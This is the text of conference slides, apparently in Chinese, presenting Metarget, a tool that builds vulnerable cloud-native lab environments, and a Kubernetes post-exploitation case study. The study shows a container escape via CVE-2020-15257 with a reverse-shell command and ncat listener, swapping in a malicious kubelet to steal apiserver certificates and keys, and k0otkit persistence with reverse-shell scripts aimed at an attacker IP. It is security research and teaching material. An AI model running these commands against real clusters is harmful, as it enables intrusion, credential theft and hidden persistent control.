


关注 “绿盟科技研究通讯”
回复 “容器逃逸”
获取容器逃逸深度研究



2. Metarget介绍

相关工作



dvwa.co.uk

A screenshot of the VulApps website. The header says "VulApps". Below it is a grid of cards, each representing a different application with a known vulnerability. The cards include: "ThinkPHP 5.0.5.1 远程代码执行漏洞" (09 Dec 2018), "Struts2 远程代码执行漏洞 (S2-057)" (22 Aug 2018), "Git远程代码执行漏洞(CVE-2018-11235)" (01 Jun 2018); "ThinkPHP Builder.php SQL注入漏洞" (16 Apr 2018), "Spring Data Commons 代码注入漏洞(CVE-2018-1273)" (13 Apr 2018), and "Spring Data REST PATCH 请求代码执行漏洞(CVE-2017-8046)" (29 Sep 2017). Each card has a "HOLE" badge in the top right corner and "RCE" or "SQL" tags below it.

vulapps.evalbug.com

A screenshot of the Vulhub website. The header says "VULHUB". Below it is a large button with the text "使用Vulhub一键搭建漏洞测试靶场" (Use Vulhub to build a vulnerability testing lab in one click). To the left of the button is a terminal-like interface showing the command "root:~ # docker-compose up -d vulapps.evalbug.com". At the bottom of the slide, the URL "vulhub.org" is displayed.

安全社区已经有一些优秀的开源靶场项目，大大降低漏洞应用程序的部署难度，对安全学习研究者非常友好。

然而，这些开源项目关注的是使用容器技术去部署漏洞应用程序，而非容器或云原生环境自身的漏洞。

问题来了，怎么才能够简单、快速地部署云原生基础设施漏洞环境，提高云原生安全研究效率呢？

难道每次研究一个新的云原生漏洞，都要重新手动创建一个虚拟机，然后安装复杂的相关组件吗？

另外，能不能更快速地搭建复杂多层次的漏洞环境，帮助渗透测试人员练习掌握从Web渗透、权限提升、容器逃逸到横向移动甚至访问持久化一系列重要的安全技能呢？

Metarget来了！

- Metarget = meta + target
- 300+ stars, 60+ forks
- 安装内核漏洞：metarget cnv install cve-2016-5195
- 安装Docker漏洞：metarget cnv install cve-2019-5736
- 安装Kubernetes漏洞：metarget cnv install cve-2018-1002105



Name	Class	Type	CVSS 3.x	Status
cve-2018-15664	docker	container_escape	7.5	✓
cve-2019-13139	docker	command_execution	8.4	✓
cve-2019-14271	docker	container_escape	9.8	✓
cve-2020-15257	docker/containerd	container_escape	5.2	✓
cve-2019-5736	docker/runc	container_escape	8.6	✓
cve-2021-30465	docker/runc	container_escape	7.6	✓
cve-2017-1002101	kubernetes	container_escape	9.6	✓
cve-2018-1002105	kubernetes	privilege_escalation	9.8	✓
cve-2019-11253	kubernetes	denial_of_service	7.5	✓
cve-2019-9512	kubernetes	denial_of_service	7.5	✓
cve-2019-9514	kubernetes	denial_of_service	7.5	✓

发展之路：从零开始

最初，只是一个自动化安装K8s的脚本。

然后，为什么不把Docker的安装也自动化了呢？

后来，我们发现手动去对内核进行升降版本也很低效！

最后，我们发现可以创建一个项目去积累漏洞，就像Metasploit收集Exploits一样。

最初，只想将一次漏洞研究尽量自动化。

然后，为什么不把漏洞部署过程统一自动化呢？

后来，我们发现可以用YAML去对漏洞依赖进行描述。


最后，我们发现甚至kata-containers的漏洞安装也可以自动化。



CHINA

OpenInfra Days

现状与未来



3. 案例研究：针对K8s的后渗透测试

场景设置

这是一个后渗透测试阶段的场景（类似于CaaS），攻击者能够在集群中部署容器，并拥有容器root权限。


攻击者的终极目标是从容器内的root权限开始，逐步渗透，直到控制整个K8s集群。

集群中预设了两个漏洞用于渗透：[CVE-2020-15257](#) 和 [CVE-2020-8559](#)。

渗透路径如下：

- 在容器内，攻击者发现该容器共享了宿主机网络命名空间。
- 攻击者尝试利用[CVE-2020-15257](#)漏洞并成功逃逸到工作节点上。
- 攻击者发现该集群存在[CVE-2020-8559](#)漏洞。
- 攻击者尝试利用[CVE-2020-8559](#)漏洞并成功提升至API Server的权限。
- 攻击者使用[k0otkit](#)来快速、隐蔽、持续地完成对集群的控制。

Metarget将帮助我们搭建上述整个漏洞环境，只需要5条命令！



脆弱基础设施自动化构建

环境准备：两台Ubuntu 18.04机器（命名为A、B，分别作为master和worker节点）。

在机器A上 (master):


```
命令 1: ./metarget cnv install cve-2020-15257  
命令 2: ./metarget cnv install cve-2020-8559 --taint-master
```

在机器B上 (worker):


```
命令 3: ./metarget cnv install cve-2020-15257  
命令 4: bash ./install_k8s_worker.sh # install_k8s_worker.sh 是由命令2生成的
```

在机器A上 (master):

```
命令 5: ./metarget appv install no-vuln --host-net # 创建一个pod, 作为攻击者控制的pod
```



DEMO



在机器A上 (master):

```
install cve-2020-15257  
install cve-2020-8559
```

在机器B上 (worker):

```
install cve-2020-15257  
install_k8s_worker
```

在机器A上 (master):

```
install no-vuln --host-net  
(当作被控制的pod)
```

CVE-2020-15257漏洞利用

简介


在1.3.9及1.4.3之前的containerd环境中， containerd-shim API被暴露给了共享宿主机网络命名空间的容器，然而这些API没有充分的访问控制，可能导致与宿主机共享网络命名空间的恶意容器获得更高权限。

如何利用？


使用开源的容器渗透工具CDK来进行漏洞利用。

能够得到什么？

来自工作节点的反弹shell。



DEMO



在容器内：

```
cdk run shim-pwn reverse \
[ip] [port]
```

在攻击者机器上：

```
ncat -lvp 10000
```

CVE-2020-8559漏洞利用

简介

在1.6 ~ 1.15范围及1.16.13、1.17.9和1.18.6版本以前的K8s中，kube-apiserver会在代理转发升级请求时进行非法重定向，攻击者可以借助该漏洞从节点权限提升为集群权限。


如何利用？

在逃逸到工作节点后，使用恶意kubelet替换宿主机上的/usr/bin/kubelet。


能够得到什么？

`ca.crt`, `apiserver-kubelet-client.crt` 和 `apiserver-kubelet-client.key` (kube-apiserver中)

(利用这些文件，我们能够以apiserver的身份执行kubectl)



DEMO



在worker节点上（逃逸后）：

```
service kubelet stop  
cp evil-kubelet \  
/usr/bin/kubelet  
service kubelet start
```

通过exec到攻击者控制的pod来窃取 *.crt, *.key

现在可以像管理员一样使用kubectl了！

访问持久化 : k0otkit

简介


k0otkit = Kubernetes + rootkit，是一个针对K8s集群的通用后渗透控制技术。
借助k0otkit，渗透测试人员能够以快速、隐蔽、持续的方式控制目标K8s集群。

k0otkit的核心原理


- 利用K8s的Secrets、DaemonSets等资源及kube-proxy镜像
- 动态容器注入（将恶意容器注入到kube-proxy DaemonSets中）
- 流量加密（Meterpreter提供的功能）
- 无文件攻击（借助 memfd_create 函数）

k0otkit的作用？

帮助维持连接目标集群所有节点的反弹shell。



DEMO



在攻击者的终端1上：


```
set ATTACKER_IP and  
ATTACKER_PORT  
../pre_exp.sh  
../handle_multi_reverse_shell.sh
```

在攻击者的终端2上：

```
bash ./.k0otkit_remote.sh
```

4. 云原生安全研究方法


更好地以攻促防



高效、沉淀、自动化

1. 攻击技术演进推动防守升级
2. 加速攻击研究、培养对抗技能
3. 加速防御能力验证与迭代

推荐阅读



容器安全技术报告



云原生安全技术报告



CHINA
OpenInfra Days

致谢

E-mail: rambo@wohin.me

